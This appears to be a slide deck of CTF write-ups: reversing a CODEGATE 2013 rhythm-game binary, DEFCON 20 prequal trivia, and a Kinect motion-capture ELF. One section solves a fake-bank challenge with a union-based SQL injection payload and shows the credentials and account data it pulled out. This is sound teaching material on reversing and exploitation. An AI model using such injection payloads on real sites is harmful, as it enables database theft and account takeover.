
CODEGATE 2013 - BINARY300 STEP 2

- 실행 안되어서 확인 후 PE헤더 고쳐서 실행
- 옥ㅋㅋㅋ EZ2DJㅋㅋㅋㅋㅋ
- 문제 출제자분 멋져요

```
This game is similar to the EZ2DJ of korea rhythm game!  
EZ2DJ is arcade Game. It's not online game  
< Note is effected super random >  
This game use five key.
```

```
Input 1st key : 1  
Input 2nd key : 2  
Input 3rd key : 3  
Input 4th key : 4  
Input 5th key : 5
```

```
Select difficulty < 1 <low> ~ 3 <high> > : 3
```



CODEGATE 2013 - BINARY300 STEP 2

- 게임은 그만하고 리버싱을 해봅시다
- 0x402D10에서 input key 5개와 난이도 1~3 중 하나를 입력받음
- 중간에 낚시로 집어넣은 압축파일이 있었지만 역시 답은 아님
- note를 보자!
- Note를 만드는 함수는 0x401B80(makeNotes라고 rename해둠)

```
SetConsoleTitleW(L"Rhythm Game!!");
sub_4037D1("mode con: lines=30");
sub_4038B7(
    v7,
    v6,
    (int)"This game is similar to the EZ2DJ of korea rhythm game! \nEZ2DJ i
v8);
v9 = GetStdHandle(0xFFFFFFFFu);
SetConsoleTextAttribute(v9, 7u);
sub_4038B7(v11, v10, (int)"Input 1st key : ", key1);
sub_4032CD("%c", byte_41847C, 1);
v12 = sub_403509();
sub_403698((unsigned int)v12);
sub_4038B7(v14, v13, (int)"Input 2nd key : ", key2);
sub_4032CD("%c", &unk_41847D, 1);
v16 = sub_403509();
sub_403698((unsigned int)v16);
sub_4038B7(v18, v17, (int)"Input 3rd key : ", key3);



else
{
    if ( ::difficulty != 1 )
    {
        if ( ::difficulty == 4 )
        {
            v52 = sub_403880(v39, v38, 0, 0, (int)sub_402C90, 0, 0, &Threa
WaitForSingleObject(v52, 0xFFFFFFFFu);
CloseHandle(v52);
        }
        v53 = GetStdHandle(0xFFFFFFFFu);
        v32 = SetConsoleTextAttribute;
        SetConsoleTextAttribute(v53, 0xCu);
        v55 = (int)"\nYou did select wrong difficulty! \n";
        goto LABEL_32;
    }
    dwMilliseconds = 150;
}
}
hHandle = CreateEventW(0, 0, 1, 0);
if ( !hHandle )
{
    v41 = GetStdHandle(0xFFFFFFFFu);
    v32 = SetConsoleTextAttribute;
    SetConsoleTextAttribute(v41, 0xCu);
    v42 = GetLastError();
    sub_4038B7(v44, v43, (int)"CreateEvent failed : %d \n", v42);
    goto LABEL_33;
}
sub_4037D1("cls");
v47 = sub_403880(v46, v45, 0, 0, (int)interfaces, 0, 0, &ThreadId);
v50 = sub_403880(v49, v48, 0, 0, (int)makeNotes, 0, 0, &ThreadId);
for ( dword_418478 = 0; !dword_418474; dword_418478 = sub_40FCEE() )
```

CODEGATE 2013 - BINARY300 STEP 2

- input으로 받은 difficulty에 따라 switch문이 동작함
- Case에 difficulty가 1,2,3외에도 4가 있음
 - 랜덤하게 노트를 뿌리는 1,2,3과는 달리 4는 특정 부분 (0x416E30)으로부터 일정한 값을 받아와서 뿌림
- 메인에서는 difficulty로 4가 들어올 경우 잘못된 input값이라며 종료
 - 해당 부분만 저장해서 뿌리도록 코딩


```
while ( 1 )
{
    switch ( difficulty )
    {
        case 3:
            v25 = v90[v22 + 72];
            *(&v88 + v86) = v25;
            v26 = (int)((char *)v16 - 1);
            if ( !((v25 >> v24) & 1) )
            {
                do
                {
                    v29 = *(_BYTE *)(v26++ + 1);
                    while ( v29 );
                }
                while ( 1 );
            }
            *(_DWORD *)v26 = dword_414248;

        case 1:
            v33 = v90[v22];
            *(&v88 + v86) = v33;
            v26 = (int)((char *)v16 - 1);
            if ( !((v33 >> v24) & 1) )
            {
                do
                {
                    v35 = *(_BYTE *)(v26++ + 1);
                    while ( v35 );
                    goto LABEL_26;
                }
                while ( 1 );
            }
            v34 = *(_BYTE *)(v26++ + 1);
            while ( v34 );
            break;
        default:
            v26 = (int)((char *)dwCursorPosition - 1);
            if ( !(((unsigned int)difficulty4[v86] >> v24) & 1) )
            {
                do
                {
                    v34 = *(_BYTE *)(v26++ + 1);
                    while ( v34 );
                    break;
                }
                while ( 1 );
            }
    }
}
```



CODEGATE 2013 - BINARY300


- 재미있는 바이너리라서 소개하려고 가져왔어요 ;-)
 - 리듬게임 좋아요
 - 소리는 당연하 안 나지만 콘솔로 리듬게임을 구현하신 제작자분 멋져요




START FROM PREQUALIFICATION FOR DEFCON 20!

DEFCON 20 PREQUAL

GRAB BAG 100




grab bag	/urandom	binary l33tness	pwnables	forensics
100	100	100	100	100
200	200	200	200	200
300	300	300	300	300
400	400	400	400	400
500	500	500	500	500




START PREQUAL!

Q: _ _ _ _ _ !



HACK THE PLANET!




HISTORY

2006: Trivia 100: Hack the _____


2007: 100: _____ the *planet*

2008: defcon ctf quals 100: Hack _____ planet


2011: Q: _____.



URANDOM 100




	grab bag	/urandom	binary l33tness	pwnables	forensics
100	100	100	100	100	100
200	200	200	200	200	200
300	300	300	300	300	300
400	400	400	400	400	400
500	500	500	500	500	500



!?

Q: How many developers are there in microsoft?




DEVELOPERS!


$$40+12+16+4+80 = 152$$

Developers developers developers developers


develope
develope
develope
develope
develope
develope
develope
develope
develope



GRAB BAG 400 - SQL INJECTION



grab bag	/urandom	binary l33tness	pwnables	forensics
100	100	100	100	100
200	200	200	200	200
300	300	300	300	300
400	400	400	400	400
500	500	500	500	500



FAKE BANK SITE

Q: What is Jeff Moss' checking account balance?



W

elcome to BoaBank.

Free toasters this week with new account sign-ups! Ask an account representative today how to get your free KRUPS® toaster delivered to your door.

S

ign in to your accounts here!

[sign in](#) >

C


onsolidate your student loans. Get that monkey off your back today! Rates as low as 2.13%!

[learn more](#) >

F

ind an BoaBank location near you. Enter a ZIP code below:

>



SIMPLE SQL INJECTION

1 and 1=2 union select

...


140.197.217.85:8080/boa_bank/find_branch.jsp?zip=&Submit.x=9&Submit.y=6

our search returned the following results.

Return to [home page](#).

Branch	Street	State	Zip	Phone
Branch #562	530 Second Ct.		89015	702-418-5741
Branch #645			89015	702-612-3154
Branch #403		NV	89015	702-656-9728
Branch #903	734	NV	89015	702-413-7307
Branch #683	492 He		89029	702-339-7341
Branch #759		NV	89029	702-670-2722
Branch #877		NV	89121	702-392-5187
Branch #495		NV	89121	702-708-9242
Branch #529	382		89121	702-463-2409

BOOM!



GET DATA!

Get firstname, lastname, username, password, account from the table.

username: dtangent

password: erl)<qZsxZ


Welcome Dark Tangent

Your account information.


[Logout.](#)

Transfer money [here.](#)


Account Number	Account Type	Transaction Date	Withdrawals	Deposits	Balance
108874-7395	savings	2012-01-29 12:50:55	6.58		0.00
		2012-01-16 23:41:12	390.37		6.58
		2012-02-08 16:29:31		462.08	-4877.15
		2012-02-06 19:35:06		607.97	-4415.07
		2012-02-06 11:58:26	88.01		-3807.10
		2012-01-30 23:55:23		734.25	-3895.11
		2012-01-29 12:50:55	2202.89		-3160.86



URANDOM 400 - KINECT



grab bag	/urandom	binary l33tness	pwnables	forensics
100	100	100	100	100
200	200	200	200	200
300	300	300	300	300
400	400	400	400	400
500	500	500	500	500




SHIT! 64BIT &...

IDA does not decompile 64bit binary to beautiful C code.

Open source sdk for 3D sensing.


Several APIs to draw and capture motion.

```
Format      : ELF64 for x86-64 (Executable)
Imagebase   : 400000
Interpreter '/lib64/ld-linux-x86-64.so.2'
Needed Library 'libglut.so.3'
Needed Library 'libGL.so.1'
Needed Library 'libOpenNI.so'
Needed Library 'libstdc++.so.6'
Needed Library 'libm.so.6'
Needed Library 'libgcc_s.so.1'
Needed Library 'libc.so.6'
```



AXIOM - STRINGS FIRST

Address	Length	Type	String
[S] .rodata:00000...	0000000D	C	not tracked!
[S] .rodata:00000...	00000014	C	Point in t %f %f #n
[S] .rodata:00000...	00000014	C	Converted: %f %f #n
[S] .rodata:00000...	00000008	C	Unknown
[S] .rodata:00000...	00000014	C	%d - Tracking, [%s]
[S] .rodata:00000...	00000015	C	wait for it... [%s]
[S] .rodata:00000...	00000007	C	Noose
[S] .rodata:00000...	00000005	C	Head
[S] .rodata:00000...	00000006	C	Torso
[S] .rodata:00000...	00000008	C	Top FOV
[S] .rodata:00000...	00000009	C	Side FOV
[S] .rodata:00000...	00000005	C	Pose
[S] .rodata:00000...	0000000E	C	General error
[S] .rodata:00000...	00000024	C	%d Calibration started for user %d#n
[S] .rodata:00000...	00000031	C	%d Calibration complete, start tracking user %d#n
[S] .rodata:00000...	00000023	C	%d Calibration failed for user %d#n



ROUTINES

..Phi, Chi, _____,
Omega


you got it, that's all
folks

```
loc_406320:  
mov     rcx, 43202C6968502E2Eh  
mov     rdx, 5F5F5F5F202C6968h  
mov     rax, 206167656D4F202Ch  
mov     [r12], rcx  
mov     [r12+8], rdx  
mov     [r12+10h], rax  
mov     byte ptr [r12+18h], 0  
jmp     loc_405D0E
```

```
mov     edx, [rsp+158h+var_EC]  
lea     rcx, [rsp+158h+var_48]  
mov     esi, offset adTrackingS ; "%d - Tracking, [%s]"  
mov     rdi, r12 ; s  
xor     eax, eax  
call    _sprintf  
jmp     loc_405D0E
```



```
loc_4062C0:  
mov     edx, [rsp+158h+var_EC]  
mov     esi, offset ad_0 ; "%d "  
mov     rdi, r12 ; s  
xor     eax, eax  
call    _sprintf  
jmp     loc_405D0E
```

```
loc_4062F0:  
mov     r8, 20746F6720756F79h  
mov     rdi, 74616874202C7469h  
mov     rsi, 66206C6C61207320h  
mov     [r12], r8  
mov     [r12+8], rdi  
mov     [r12+10h], rsi  
mov     dword ptr [r12+18h], 736B6C6Fh  
mov     byte ptr [r12+1Ch], 0  
jmp     loc_405D0E
```




FOLLOW IT

Follow the up root for “you got it, that’s all folks”





GET REFERENCE



```
dword_60C660 dd 0Eh  
dd 16h  
dd 7  
dd 7  
dd 1Ah  
dd 17h  
dd 13h  
dd 17h  
dd 15h  
dd 3  
dd 2  
dd 1Ah  
dd 16h  
dd 19h  
dd 17h  
dd 13h  
dd 5  
dd 6  
dd 3  
dd 13h  
dd 1  
dd 16h  
dd 16h  
dd 9  
dd 5  
dd 0Eh  
dd 0Ah  
dd 14h  
dd 16h  
dw 19h  
db 0
```



FOLLOW AGAIN



SUB_4044F0 - MOTION CAPTURE

```
loc_405089:  
movq    xmm6, [rsp+0A8h+rightshoulder]  
movq    xmm7, [rsp+0A8h+var_50]  
movq    xmm4, [rsp+0A8h+righthand]  
movq    xmm5, [rsp+0A8h+var_40]  
movq    xmm2, [rsp+0A8h+leftshoulder]  
movq    xmm3, [rsp+0A8h+var_60]  
movq    xmm0, [rsp+0A8h+lefthand]  
movq    xmm1, [rsp+0A8h+var_30]  
call    sub_4044F0  
mov     eax, cs:dword_616550  
test    eax, eax  
jle     short loc_4050E3
```


```
xor     edx, edx  
cmp     cs:draw_background, 0  
setz    dl  
sub     eax, 1  
mov     cs:draw_background, edx  
mov     cs:dword_616550, eax
```



INSIDE IT M_HANDLER

```
sub     rsp, 58h
movq    [rsp+58h+var_50], xmm1
mov     rax, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm2
mov     rcx, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm3
mov     rdx, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm4
mov     rdi, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm5
mov     rsi, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm6
mov     r9, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm7
mov     r8, [rsp+58h+var_50]
movq    [rsp+58h+1hand], xmm0
mov     [rsp+58h+var_10], rax
mov     [rsp+58h+1shoulder], rcx
mov     [rsp+58h+var_20], rdx
mov     [rsp+58h+rhand], rdi
mov     [rsp+58h+var_30], rsi
mov     [rsp+58h+rshoulder], r9
mov     [rsp+58h+var_40], r8
mov     [rsp+58h+var_50], rax
call    sub_4043C6
test    eax, eax
jnz     loc_404D00
```

```
loc_404D00:
mov     edi, 3
call    sub_4044F0
jmp     loc_40457C
sub_4044F0 endp
```



SUB_4043C0 - CHECK HAND SHOULDER ANGLE

ffffffd3 = -45
ffffffa6 = -90

→ Angle!

Right side

Left side

```
sub     rsp, 58h
mov     edi, 0FFFFFFFh
movq    [rsp+58h+var_50], xmm4
mov     rsi, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm5
mov     rcx, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm6
mov     rdx, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm7
mov     rax, [rsp+58h+var_50]
